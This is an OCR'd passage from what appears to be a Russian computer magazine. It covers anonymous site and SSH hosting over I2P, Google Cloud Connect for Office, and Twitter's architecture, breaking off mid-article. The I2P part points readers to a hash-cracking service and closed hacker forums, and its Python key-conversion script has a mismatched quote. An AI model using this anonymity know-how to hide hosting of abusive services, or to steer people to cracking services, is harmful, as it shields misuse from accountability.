инкогнито клиента во время серфинга в интернете, задача I2P заключается в создании анонимной сети, объединяющей подключившихся пользователей. И хотя возможность анонимного серфинга все-таки есть (с использованием специальных шлюзов, которые имеют доступ «наружу», о чем ты можешь прочитать во врезке), главное ее назначение — это анонимный хостинг сервисов.

Речь идет в первую очередь о размещении в сети веб-сайтов, которые в терминологии I2P называются eepsites. Это чем-то напоминает концепцию Hidden Services, доступную пользовате-



Построение цепочки для передачи данных



Интерфейс для управления I2P

лям Tor, но анонимный хостинг в I2P работает значительно быстрее. Это уже не жалкая попытка, а действительно работающая технология для размещения сайтов, надежная и устойчивая.

В I2P нет никаких центральных серверов и нет привычных DNS-серверов, но зато используется распределенная хеш-таблица DHT (Distributed Hash Table), построенная на базе Kademlia. Такой подход позволяет устранить серьезную точку отказа системы. Мы все помним историю, когда в 2007 году в Китае файрволом был перекрыт доступ к главной директории сервисов Tor. То, что I2P опирается на пиринговую технологию для обмена информацией о роутинге, позволяет избежать подобных проблем. Система, с помощью которой пользователи I2P получают информацию друг о друге, называется NetDB. Каждый участник сети является роутером, через который передается транзитный трафик, поэтому, вообще говоря, в системе нет какой-либо заметной разницы между сервером и обычным клиентом.

Адресация в I2P

Для обращения к другим роутерам и сервисам не используются IP'шники, адресация осуществляется с помощью специального криптографического идентификатора, посредством которого обозначаются как роутеры, так и конечные сервисы. К примеру, идентификатор www.i2p2.i2p (главного сайта проекта внутри сети I2P) выглядит так:

```
-KR6qyfPWXoN~F3UzzYSMIsaRy4udcRkHu2Dx9syXSz
[... вырезано ...]
e9NYkIqvrKvUAt1i55we0Nkt6xlEdhBqg6xXOyIAAAA
```

Таким образом, для точки назначения используется 516 байт в Base64. Очевидно, что подобный идентификатор едва ли можно назвать удобным.

К тому же он не будет работать с некоторыми протоколами (в том числе HTTP). Поэтому I2P предлагает еще один путь для именования идентификаторов — он называется «Base 32 Names» и довольно схож с правилами составления имен .onion в сети Tor. Изначальный 516-байтовый идентификатор декодируется (с заменой некоторых символов) в исходный raw-вид. Полученное значение хешируется с помощью SHA256 и после этого кодируется в Base32. В конце концов к результату прибавляется .b32.i2p. Что получается в итоге? Вполне пригодная к использованию последовательность символов. Если проделать операцию для оригинального идентификатора www.i2p2.i2p, то получится следующее:

```
rjxwbsw4zjhv4zsplma6jmf5nr24e4ymvvbycd3swgiinb
vg7oga.b32.i2p
```

С такой формой работать уже гораздо проще. В I2P нет какого-то официального аналога DNS-сервера, который выполнял бы резолвинг имен (то есть устанавливал соответствие между доменом <somename>.i2p и идентификатором), так как это была бы серьезная точка отказа всей системы. Каждая нода I2P имеет собственный набор текстовых файлов, в которых выполнен маппинг для сервисов. Эти файлы очень похожи на привычный нам конфиг HOSTS. Тем не менее, пользователь может синхронизировать свою базу «привязок» через специальный сервер подписки внутри I2P. При этом он исключительно доверяет владельцу такого сервиса, полагая, что тот предоставляет ему «правильные» идентификаторы.

Защитные механизмы

В I2P реализовано несколько интересных технологий для устранения возможности перехвата и подмены трафика. В то время как в Tor используется одна цепочка для выполнения коммуникаций, I2P опирается на концепции входящих («in») и исходящих («out») туннелей. Таким образом, запросы и ответы далеко не всегда идут по одному и тому же пути. Во время передачи сообщение подвергается многоуровневому шифрованию (сквозное, туннельное и транспортного уровня), а конечные узлы обозначаются криптованными идентификаторами. Более того, сами туннели перестраиваются каждые десять минут.

Помимо этого в I2P используется «чесночная маршрутизация» (Garlic routing). По сути, это многослойное шифрование, которое позволяет единственному сообщению (так называемому «чесноку») содержать в себе множество «зубчиков» — полностью сформированных сообщений с инструкциями для их доставки. В один «чеснок» в момент его формирования перед отправкой закладывается множество «зубчиков», являющихся зашифрованными сообще-




Даже если ничего не хостить, через тебя все равно будут передаваться данные



▸ dvd

Видеодемонстрация того, как настроить анонимный хостинг, ждет тебя на диске.




▸ info

Как обратиться к I2P-сайту из инета? Можно использовать специальный прокси: https://www.awxcnx.de/cgi-bin/proxy2/nph-proxy.cgi/000000A/http/<адрес сервера>



Информация о пирах — лучшая иллюстрация P2P-природы сети I2P



Менеджер туннелей

ниями как нашего узла, так и чужих — транзитных. Является ли тот или иной «зубчик» в «чесноке» нашим сообщением или это чужое транзитное сообщение, которое проходит через нас, знает только тот, кто создал «чеснок». Никто иной получить эту информацию не может.

Такой сложный подход обеспечивает высокий уровень защиты данных, но при этом не ограничивает возможности использования I2P. В сети могут быть размещены самые разные сервисы: IRC, BitTorrent, eDonkey, Email.

К тому же разработчики I2P предоставляют API для создания новых приложений, которые работают через защищенную сеть, но не требуют от пользователя дополнительно устанавливать и настраивать I2P-клиент.

Установка клиента

Раз уж речь зашла про установку клиента, то перейдем к практической части нашего материала. I2P написан на Java, а потому запустить приложение можно практически на любой ОС — лишь бы в системе была установлена Java-машина. Дистрибутив клиента снабжен удобным инсталлятором, который все сделает за тебя. После окончания установки перейди в каталог с приложением и запусти его демон. Все управление осуществляется через веб-оболочку, которая доступна по адресу 127.0.0.1:7657/index.jsp. С ней мы и будем работать дальше. Чтобы иметь возможность посещать ресурсы I2P и внешние ресурсы интернета (на анонимных условиях), лучше сразу прописать в браузере HTTP-прокси: 127.0.0.1:4444. Вот и вся установка. Добавить нечего.

Анонимный хостинг веб-сайта

Итак, поскольку одно из главных предназначений I2P — создание условий для полностью анонимного хостинга, то разумно начать нашу практику именно с этого момента. Сайт, размещенный внутри I2P, называется eepsite. Да, он не будет доступен широкой общественности через интернет, но к нему всегда смогут обратиться пользователи I2P и при желании сделать зеркало ресурса в глобальной Сети. При этом теоретически (и это вопрос для отдельного обсуждения, к которому мы вернемся в конце статьи) выявить твой настоящий IP-адрес будет чрезвычайно сложно. Предлагаю тебе ниже step-by-step инструкцию по размещению сайта через I2P.

1. Если ты зайдешь на страницу 127.0.0.1:7658, то увидишь сайт-заглушку. Это заготовка для eepsite, которую мы и будем использовать. Все, что нужно — это отредактировать или заменить файлы в ~/.i2p/eepsite/docroot/ (Linux) и %APPDATA%\I2P\eepsite\docroot\ (Windows). Это стандартная папка для веб-демона Jetty, который был установлен вместе с I2P: именно он сейчас принимает подключения на 7658 порту. Тут надо понимать, что на данный момент это просто локальный сайт. Чтобы он стал доступен пользователям, в сети I2P для него необходимо создать соответствующий туннель.

2. К счастью, у нас есть и заготовка для туннеля. Если зайти в админку для управления туннелями (127.0.0.1:7657/i2ptunnel), то в разделе «Серверные I2P-туннели» ты увидишь запись «I2P webserver» — это как раз то, что нужно. Сейчас туннель выключен. Заходим в его настройки. Первое, на что стоит обратить внимание, это параметр «Локальный адрес назначения» (local destination) и его значение, представляющее собой что-то вроде «F94tTd-vSO7C0v~4wudVsaYV[.. вырезано...]AAAA». Эта длиннющая строка в Base64 и есть ключ, который используется для адресации внутри I2P-сети. Что-то вроде IP-адреса. Для удобства его можно куда-нибудь скопировать — он нам еще понадобится. К тому же самое время перевести его в читаемый Base32-вид (смысл этой операции мы описали выше) с помощью несложного Python-скрипта (ищи его на диске). Указав оригинальный идентификатор в качестве ключа, на выходе из скрипта мы получим ключ вроде «zeky7b4hp3hscdwovgb2vtdbv ltsvpf24ushype5uoigu42p3v5q.b32.i2p». Если бы туннель сейчас был запущен, то другие пользователи могли бы к нему подключиться, используя этот адрес. Но активировать туннель рано, нужно еще позаботиться о том, чтобы к нашему сайту была возможность обращаться по доменному имени.

3. Системы DNS в I2P как таковой нет, однако есть ее заменители. Поэтому мы можем зарегистрировать для нашего eepsite доменное имя (something.i2p). Проверка, не используется ли оно кем-то еще, легко осуществляется через специальный сервис: 127.0.0.1:7657/susidns/addressbook.jsp?book=router&filter=none. Убедившись в уникальности, переходим в настройки нашего туннеля и заменим в нем стандартное значение «mysite.i2p» выбранным именем (например, xa31337xa.i2p). Не лишним здесь будет включить опцию «Автозапуск», чтобы наш сервис автоматически стартовал вместе с I2P.

4. Минимальная настройка завершена! Вот теперь можно включить наш туннель. Для этого переходим в админку и для нашего eepsite нажимаем кнопку «Старт». В столбце «Состояние» звездочка, отражающая текущий статус, сначала станет желтой, а потом зеленой. Если перейти на главную страницу админки, то в левой панели в категории «Локальные туннели» появится новая запись с нашим eepsite. С этого момента анонимный хостинг запущен! Можно поделиться с кем-нибудь идентификатором в Base32-формате, и у человека без проблем откроется наш сайт в браузере.

Анонимный серфинг

Пускай возможность анонимного серфинга и не является основной для I2P, но она все-таки реализована. Все, что нужно — прописать в браузере прокси: 127.0.0.1:4444. Но вопрос, насколько такой серфинг безопасен, ты должен решить сам. Для доступа к ресурсам интернета используются специальные шлюзы (так называемые outproxy). Соответственно, есть потенциальный риск, что кто-то установил там снифер и мониторит весь трафик. Короче говоря, I2P не для этого. Если хочешь выходить в инет через анонимный и шифрованный канал, то используй VPN/Tor/SSH-туннель. I2P — это, прежде всего, анонимный хостинг.

Локальная адресная книга вместо DNS

5. Теперь надо доделать дела, связанные с доменным именем. Первым делом запись о выбранном домене надо добавить в свою собственную адресную книгу, используя веб-интерфейс 127.0.0.1:7657/susidns/addressbook.jsp?book=master. После этого можно попробовать обратиться к сайту с локальной машины, используя домен, и убедиться, что все работает.
6. Информацию о нашем eepsite необходимо внести в распределенные адресные хранилища вроде stats.i2p. Если зайти на этот ресурс, то ты быстро найдешь форму для добавления новой записи. Здесь опять же необходимо указать доменное имя и локальный адрес назначения (516 байт в Base64). Не забудь нажать на кнопку «Submit». В чем смысл этой затеи? Многие клиенты периодически обновляют свои локальные адресные книги, получая свежие записи с этого сайта. Поэтому через некоторое время (от нескольких часов до нескольких дней) у каждого из таких пользователей появится запись о нашем xa31337xa.i2p. Получается пусть и тормозной, но аналог DNS-сервера. Юзеры, впрочем, могут сразу обратиться к нему через Base32-адрес или по ссылке следующего формата: stats.i2p/cgi-bin/jump.cgi?a=xa31337xa.i2p. Если сайт представляет какой-то общественный интерес, то его можно добавить в wiki ugha.i2p/eepsiteIndex и сделать объявление на официальном форуме forum.i2p.
7. Вот так просто мы подняли сервер, где крутится сайт, который крайне сложно отследить. Практически невозможно и ограничить к нему доступ. В завершение надо сказать, что ресурс даже необязательно должен физически находиться на локальном компе, он может быть где угодно: в локальной сети или даже в инете. Ничто не мешает нам пробросить туннель не на 127.0.0.1:80, а, скажем, на 92.241.175.142:80 (это ip-шник xakep.ru).

Размещение SSH-сервера

Помимо непосредственно хостинга веб-серверов через I2P вполне себе работают и многие другие сервисы. В качестве примера приведу настройки для создания SSH-туннеля, что может быть полезно по меньшей мере для того, чтобы администрировать свой eepsite. Тут есть свои нюансы.
1. Начнем с того, что через уже знакомую админку I2P создадим новый туннель. Указываем адрес и порт нашего SSH-сервера. Пусть это будет демон, запущенный где-то в нашей локальной сети: например, на роутере или точке доступа (для большей конкретики — 192.168.1.1:22). Далее нам потребуется адрес локального назначения, который сгенерировала админка. Переводим длинный идентификатор в сокращенную (Base32) форму — он нам потребуется для подключения.
2. Может показаться, что теперь все, что остается клиенту, это указать идентификатор сервиса в своем SSH-клиенте (например, PuTTY). Но нет. Другие пользователи I2P не смогут обратиться к такому сервису напрямую. Придется использовать SOCKS, а для этого, в свою очередь, создавать специальный туннель. Итак, на машине, с которой будет осуществляться подключение, необходимо открыть админку I2P, зайти в раздел для администрирования туннелей, найти раздел «Клиентские I2P-туннели» и создать туннель «SOCKS 4/4a/5». По сути, единственная опция, которую нужно указать — это порт (для конкретики возьмем 5454).
3. Теперь проверяем, как все работает. Открываем PuTTY, указываем в качестве сервера идентификатор, полученный в пункте один. Переходим в настройки «Connection→ Proxy» и в поле «Proxy proxyname» прописываем адрес, на котором мы только что создали SOCKS-туннель — 127.0.0.1:5454. Опции «DNS name lookup» должно быть выставлено значение «Yes» или «Auto».
4. Вот и все. Остается только присоединиться к серверу и убедиться, что поверх защищенного I2P отлично работает SSH. Таким образом, можно хостить не только веб-серверы, но и многие другие демоны.

```
#!/usr/bin/env python
import base64, hashlib, sys

if len(sys.argv) != 2:
    print 'Usage: convertkey.py <base64key>'
    sys.exit(1)

key = sys.argv[1]
raw_key = base64.b64decode(key, '-~')
hash = hashlib.sha256(raw_key)
base32_hash = base64.b32encode(hash.digest())
print base32_hash.lower().replace('=', '')+'.b32.i2p"
```

Скрипт для перевода адреса из Base64 в Base32

Интересные внутренние ресурсы I2P

- inproxy.tino.i2p/status.php — постоянно обновляемый индекс eepsite, отображающий информацию о доступности того или иного сервиса;
- tracker2.postman.i2p и exotrack.i2p — крупнейшие BitTorrent-трекеры;
- hashparty.i2p — сервис для взлома хешей (LM, MD5, MYSQL-SHA1, NTLM, SHA1 и так далее);
- redzara.i2p и dumpteam.i2p — закрытые форумы хакерской тематики

Безопасно ли?

Осторожный читатель может задать вопрос: «А действительно ли I2P может обеспечить 100% анонимность владельцу eepsite?». Короткий ответ: нет. Несмотря на то, что сама система продумана очень здорово, сдать владельца сервиса могут сами сервисы, которые хостятся в I2P. Простой пример — уязвимость в веб-приложении. Если суметь ее проэксплуатировать до возможности выполнения команд, то есть большая вероятность выявить настоящий IP-адрес компьютера. Это не единственная опасность. Если тебе интересна эта тема, рекомендую доклад Irongeek'а (irongeek.com) об обнаружении скрытых сервисов в подобных сетях, который он недавно представил на хакерской конференции BlackHat 2011 DC.

Степан «Step» Ильин (twitter.com/stepah)



СТРАННАЯ ДРУЖБА: GOOGLE CLOUD И MICROSOFT OFFICE

Интегрируем облачные возможности в «офис»


Для работы с документами я использую два инструмента: старый добрый Microsoft Office и онлайн-сервис Google Docs. Первый — удобнейший офисный пакет. Второй позволяет получить доступ к документам прямо из браузера, предоставляя систему контроля версий и удобные фишки для совместной работы. Хорошая идея — объединить их возможности!

Два подхода — разные преимущества

Честное слово, я долго пытался найти замену коммерческому Microsoft Office. Учитывая внушительное количество бесплатных и даже открытых приложений вроде OpenOffice, LibreOffice, AbiWord и так далее, было бы серьезным упущением их не попробовать. Но для себя я понял: это тот самый случай, когда деньги за продукт просят вполне обоснованно. Как бы я не старался перейти



Панель Cloud Connect




Настройка совместного доступа

на тот же самый OpenOffice, в случае каких-то проблем или затруднений всегда возвращался к давно знакомому решению от Microsoft. С другой стороны, мне очень нравится реализация офисного пакета в виде онлайн-сервиса. Тут речь прежде всего о Google Docs. Внутри редакции][у нас есть немало расшаренных через него документов, над которыми мы работаем совместно. Возможности не ограничиваются удобным сервисом для хранения рабочих файлов, полной синхронизацией и системой контроля версий, позволяющей вернуться к любой предыдущей вариации документа. Благодаря приобретению Гуглом проекта EtherPad в Docs'ах стало доступно редактирование одного и того же документа в реальном времени. Любые правки, внесенные одним из пользователей, моментально отображаются у других юзеров. Можно даже увидеть, в каком конкретно фрагменте документа установлен курсор у другого пользователя. Это очень удобно. После появления Google Docs как грибы стали появляться инструменты, позволяющие безболезненно перейти на использование онлайнового офисного пакета и, к примеру, быстро перенести все имеющиеся документы в облако. Меня этот вариант не устраивал, поскольку отказываться от самого Office'а не хотелось. Скачивать документ, редактировать его локально, а потом опять заливать на сервер? Так себе идея. Идеальным вариантом мне виделось решение, которое интегрировалось бы в приложения Office'а и позволяло прозрачно работать с документами, которые на самом деле хранятся в облаке Google Docs. Так, чтобы любой файл всегда был засинхронизирован со своей версией на сервере, а работать над ним можно было одновременно с коллегами.

Google Docs + MS Office = любовь

Впервые подобная идея была добротно реализована в продукте **OffiSync** (www.offisync.com). После установки аддона в приложениях Microsoft Word, PowerPoint и Excel появлялась новая панель инструментов, с помощью которой и осуществлялось взаимодействие с онлайновыми сервисами Google. Что это дает? Самое главное — возможность работать с документами, которые находятся в облаке. Доступ к документам из Google Docs выполняется так же просто, как и к локальным файлам. Для навигации по файлам, которые лежат на сервере, разработчики реализовали отличный интерфейс с поддержкой меток (аналог папок) и системой поиска. Доступ к любому документу легко предоставляется другим пользователям, которые могут открыть его через OffiSync или через сам интерфейс Google Docs (то есть просто в браузере).



Разные версии файла

Безусловно, затея была бы сомнительной, если бы над одной и той же презентацией или, например, электронной таблицей нельзя было работать одновременно. Всякий раз, когда кто-то будет вносить изменения, OffiSync сообщит об этом в виде всплывающего сообщения в трее и предложит выполнить умную процедуру слияния правок (merge). Таким образом, у каждого из пользователей всегда будет самая последняя версия общего документа. Может возникнуть вопрос: почему до этой идеи не дошел сам Google? На самом деле — дошел, но путь его был долог :). Все началось с покупки в марте прошлого года компании DocVerse, у которой к этому времени был рабочий аддон для Office 2007, позволяющий осуществлять интеграцию с Google Docs. Созданный двумя экс-сотрудниками Microsoft стартап был приобретен за $25 000 000. Почти год ушел на адаптацию разработки, и вот совсем недавно новая фишка **Google Cloud Connect for Microsoft Office** (tools.google.com/dlpage/cloudconnect) стала доступна всем желающим. Как и в случае с OffiSync, после установки надстройки в офисных приложениях появляется дополнительный тулбар, который добавляет офисным приложениям новые фичи. С этого момента можно делать резервные копии, открывать доступ к определенным документам Microsoft Word, PowerPoint и Excel, работать над ними одновременно с другими пользователями. Cloud Connect автоматически сохраняет на сервере внесенные правки, что делает совместное редактирование документа максимально простым. Ничто не мешает даже работать с документом офлайн: все изменения засинхронизируются, как только появится доступ в Сеть. Если в одни и те же фрагменты документа были внесены правки разными пользователями, и возникла коллизия, плагин предложит выбрать приоритетный вариант. Бояться тут нечего: даже если что-то пошло не так, всегда можно вернуться к предыдущим ревизиям файла через удобный интерфейс.
В завершение хочется сказать, что Microsoft сам предлагает облачный сервис для хранения документов **SkyDrive** (skydrive.live.com) и веб-версии своих офисных приложений Office Web Apps (office.microsoft.com/ru-ru/web-app). Само собой, ты можешь сохранить документ в облако прямо из любого приложения Microsoft Office. Единственное — нужно позаботиться, чтобы в системе было установлено приложение Windows Live Mesh.][

Иван Блинков (insight-it.ru)



140 МИЛЛИОНОВ ТВИТОВ В ДЕНЬ

Как работает Twitter изнутри?

Сервис, предлагающий делиться микросообщениями, ввел новый термин в языки всех стран мира, изменил образ жизни активной аудитории интернета и стал принципиально новым источником информации для миллионов людей. У разработчиков на это ушло 5 лет.


Что такое твит? Это сообщение длиной до 140 символов с возможность @ссылки на пользователя и указания темы с помощью #хэштега. Человек публикует твиты в своем Twitter-аккаунте — их читают его подписчики (они же — follower'ы). С точки зрения архитектуры сервиса все просто и примитивно, а рабочий прототип аналогичного ресурса можно написать за час-другой, но… только если у тебя не 175 000 000 пользователей.

Twitter стартовал как небольшой побочный проект научно-исследовательской компании Odeo, но темпы его роста оказались ошеломительными. Путь от нуля до миллионов просмотров страниц занял всего несколько коротких месяцев. Ранние решения о проектировании системы неплохо справлялись с небольшими нагрузками, но они начали быстро сдавать позиции под напором огромного количества пользователей, желающих разослать всем своим друзьям весточки с ответом на простой вопрос «Чем ты занимаешься?». 140 000 000 — столько сообщений в среднем отправляют пользователи Twitter каждый день. И сервис хорошо выдерживает такую нагрузку.

Обработка запросов пользователей

Активная аудитория Twitter генерирует неимоверное количество запросов через веб-страницы и программный интерфейс, который используют для своей работы все приложения-клиенты (как для десктопных, так и для мобильных ОС). Любопытно, что лишь 25% трафика приходится на веб-сайт, остальное идет через API. Это легко объяснить: только за последний год рост числа мобильных пользователей, которые активно твиттерят, составил 182%. Статистика впечатляет: 6 000 000 000 запросов к API в день, около 70 000 в секунду! Так как оба способа взаимодействия с сервисом основаны на HTTP, методы их обработки практически идентичны. Для генерации страниц используется в основном известный фрейм-

Обработка запроса



Архитектура средств для обработки запросов

Распределение запросов между веб-интерфейсом и API

▷ links

Более подробно об архитектуре Twitter и других высоконагруженных интернет-проектов можно почитать в блоге автора: insight-it.ru/highload

ворк Ruby on Rails, притом практически вся работа «за сценой» реализована на чистом Ruby или Scala. Многие говорят, что Ruby on Rails — далеко не самый производительный фреймворк, на что представители Twitter отвечают, что использование более быстрого решения позволило бы выиграть 10-20% в производительности, но благодаря RoR на ранних стадиях проекта был быстро реализован механизм горизонтального масштабирования. Последний позволил легко подключать новые сервера к системе без изменения кода и, как следствие, достичь роста производительности системы на несколько порядков. Сейчас проект использует более тысячи серверов, которые расположены в NTT America, однако планируется переезд в собственный датацентр. От «облаков» и виртуализации разработчики отказались с самого начала: существующие решения страдают слишком высокими задержками, особенно при доступе к дисковой подсистеме.

В роли балансировщика нагрузки используется привычный Apache httpd, но с учетом основного инструмента разработки, для обработки самих запросов необходим сервер приложений для Ruby. Для этого используется Unicorn, который имеет массу положительных сторон — например, развертывание новых версий кода без простоя, более низкое (до 30% меньше) потребление вычислительных ресурсов и оперативной памяти по сравнению с другими решениями. Связка «Apache + Unicorn» хорошо работала в начале. Но по мере развития проекта начали всплывать и серьезные недостатки решения: в подсистеме кэширования стали наблюдаться проблемы с инвалидацией (удалением устаревших данных), а ActiveRecord, автоматический генератор SQL-запросов в Ruby, как оказалось, использует не самые удачные варианты, что непременно замедляет время отклика и приводит к высоким задержкам в очереди и при репликации. Эти проблемы пришлось решать.

Кэширование

При таком потоке входящих запросов очень важно всеми доступными способами снижать нагрузку на прослойку базы данных, иначе расходы на приобретение нового оборудования начнут зашкаливать. Наиболее распространенным решением в этой области является кэширование сериализованных объектов и значений, полученных ранее из базы данных или от пользователя. Они хранятся в специализированном сервисе, представляющем собой распределенную хэш-таблицу в оперативной памяти с примитивным протоколом доступа (по сути, есть два элементарных действия: «взять» и «положить»). Самым популярным решением в этой области является memcached, который заслужил доверие благодаря своей универсальности и чрезвычайно высокой производительности. Впрочем, даже тот факт, что инструмент используется практически в каждом высоконагруженном проекте, вовсе не означает, что он идеален. Вот и Twitter, используя чистый memcached, очень рано начал сталкиваться с ошибками Segmentation Fault (сбой при обращении к недоступным для программы участкам памяти). Более того, большинство стратегий кэширования основывается на длинных TTL (более минуты), а вытеснение информации делает его непригодным для хранения важных конфигурационных данных. Поэтому кэширующие сервера пришлось распределять на несколько групп для улучшения производительности и снижения риска вытеснения данных. Не обошлось без собственных доработок. В Twitter используется оптимизированная библиотека для доступа к memcached из Ruby на основе libmemcached и алгоритма хэширования FNV вместо чистого Ruby и md5.

Хранение данных

На сегодняшний день в Twitter используется множество различных систем хранения данных, у каждой из которых есть свои слабые и сильные стороны. В разных частях проекта применяется соответствующее поставленным задачам решение. Изначально для постоянного хранения твитов и других данных использовалась MySQL. Но на практике оказалось, что данные социальных сетей плохо подходят для хранения в реляционных СУБД. Этому есть немало причин: отношение «многие ко многим», сложность социального графа, необходимость обхода деревьев. Фактически использование привычных СУБД выливается в проблемы с дисковой подсистемой. Решением этих проблем стало использование FlockDB — масштабируемого хранилища для данных социального графа, построенного поверх множества серверов MySQL. Разбиение данных берет на себя сервис под названием Gizzard. Ребра графа хранятся и индексируются в обоих направлениях, помимо этого производится распределенный подсчет количества строк. Приведу немного цифр. В базах Twitter'а содержится более 13 000 000 000 ребер графа, при этом осуществляется 20 000 операций записи и 100 000 опера-

Любопытная статистика

3 года, 2 месяца и 1 день потребовалось Twitter, чтобы набрать миллиард твитов. Сегодня для этого пользователям нужна всего одна неделя.

460 000 аккаунтов в среднем создается каждый день.

6 939 твитов составляет рекордный показатель TPS (твитов в секунду), поставленный через 4 секунды после наступления Нового года в Японии.

Flock

- Расширяемое хранилище для социального графа
- Управление через Gizzard
- Работает поверх множества серверов MySQL
- 100 000 операций записи в секунду
- Открытый код




Схема работы Flock

ций чтения в секунду. Среднее время на выполнение операций в FlockDB достаточно низкое:

```
